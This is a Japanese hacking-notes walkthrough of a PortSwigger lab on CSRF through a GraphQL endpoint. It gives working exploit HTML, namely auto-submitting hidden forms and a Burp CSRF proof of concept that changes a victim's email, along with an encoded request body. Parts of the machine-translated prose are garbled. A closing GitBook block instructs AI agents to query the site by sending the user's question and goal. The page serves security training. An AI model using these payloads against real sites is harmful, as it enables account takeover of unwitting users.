> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/graphql/csrf-exploitation-via-graphql.md).

# GraphQL による CSRF 悪用

PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。

### GraphQL に対する CSRF 攻撃の実行

#### ラボのコンテキスト


ユーザー管理機能は、〜に基づいています **GraphQL** エンドポイント。/ 重要な点: l

**目的：** （エクスプロイトサーバーでホストされる）HTMLページを作成し、被害者が読み込むと **メールアドレスを変更する**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-525a63edb13f368ec3d02412ff8e24a42bad1b2a%2F%7B6E7434E2-19A1-4FE3-A203-D8FF34D60321%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

#### 観測された GraphQL クエリ

アプリケーションからメールを変更すると、送信されるリクエストは次のようになります

```json
{
  "query": "/n    mutation changeEmail($input: ChangeEmailInput!) {/n        changeEmail(input: $input) {/n            email/n        }/n    }/n",
  "operationName": "changeEmail",
  "variables": {
    "input": {
      "email": "test@test.com"
    }
  }
}
```

### 方法1: フォームを使ったシンプルな CSRF（推奨）


考え方は、GraphQL のミューテーションを次の方法で再現することです: **フォーム POST** GraphQL エンドポイントに対して、 `クエリ`, `オペレーション名` および `変数` フィールド。

オペレーターに配置する操作の例:

```javascript
<form
  class="login-form"
  name="change-email-form"
  action="https://0ace0022038ab64b803c033800f30057.web-security-academy.net/graphql/v1"
  method="POST"
>
  <input type="hidden" name="query" value="
    mutation changeEmail($input: ChangeEmailInput!) {
      changeEmail(input: $input) {
        email
      }
    }
  ">

  <input type="hidden" name="operationName" value="changeEmail">

  <input
    type="hidden"
    name="variables"
    value='{"input":{"email":"hacked@jord4n.pro"}}'
  >
</form>

<script>
  document.forms["change-email-form"].submit();
</script>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3a1633aedc5f406ad47692a0983d5fc89ccd0661%2F%7B2D4184FC-02B3-45F4-A507-BEF2CED131E3%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


期待される結果: 被害者がページを開くと、ブラウザがリクエストを送信し、 **メールアドレスが変更されます**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-64e7e5e0fc7037e621df049fd3dd2262f7dc0565%2F%7B1B25A0BF-E19C-491C-8042-D697824FE9B0%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 方法2: x-www-form-urlencoded

ここでは、従来のフォームのようにパラメータを直接エンコードします:

```bash
Content-Type: application/x-www-form-urlencoded
```

{% code overflow="wrap" %}

```bash
query=%0A++++mutation+changeEmail($input:+ChangeEmailInput!)+{%0A++++++++changeEmail(input:$input)+{%0A++++++++++++email%0A++++++++}%0A++++}%0A&operationName=changeEmail&variables={"input":{"email":"test@test.com"}}
```

{% endcode %}

リクエストの見た目を素早く確認するのに便利です。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2525fb306df4362418547d5dd36061a1dd73a3e5%2F%7BE792365E-FE27-4832-9D12-1945C1ED58DF%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



Burp では:

1. GraphQL リクエストを右クリック
2. **コミットメントツール** → **CSRF の PoC を生成**
3. Burp は、そのままホストできる HTML を生成します。例えば:

```html
<html>
  <!-- CSRF PoC - Burp Suite Professional で生成 -->
  <body>
    <form action="https://0ace0022038ab64b803c033800f30057.web-security-academy.net/graphql/v1" method="POST">
      <input type="hidden" name="query" value="&#10;&#32;&#32;&#32;&#32;mutation&#32;changeEmail&#40;&#36;input&#58;&#32;ChangeEmailInput&#33;&#41;&#32;&#123;&#10;&#32;&#32;&#32;&#32;&#32;&#32;&#32;&#32;changeEmail&#40;input&#58;&#36;input&#41;&#32;&#123;&#10;&#32;&#32;&#32;&#32;&#32;&#32;&#32;&#32;&#32;&#32;&#32;&#32;email&#10;&#32;&#32;&#32;&#32;&#32;&#32;&#32;&#32;&#125;&#10;&#32;&#32;&#32;&#32;&#125;&#10;" />
      <input type="hidden" name="operationName" value="changeEmail" />
      <input type="hidden" name="variables" value="&#123;&quot;input&quot;&#58;&#123;&quot;email&quot;&#58;&quot;test&#64;test&#46;com&quot;&#125;&#125;" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-188098acacba5fabed7a0149873af432f31b520f%2F%7B71D50BA8-D37E-4277-88BB-3D6400E3DEC8%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/graphql/csrf-exploitation-via-graphql.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.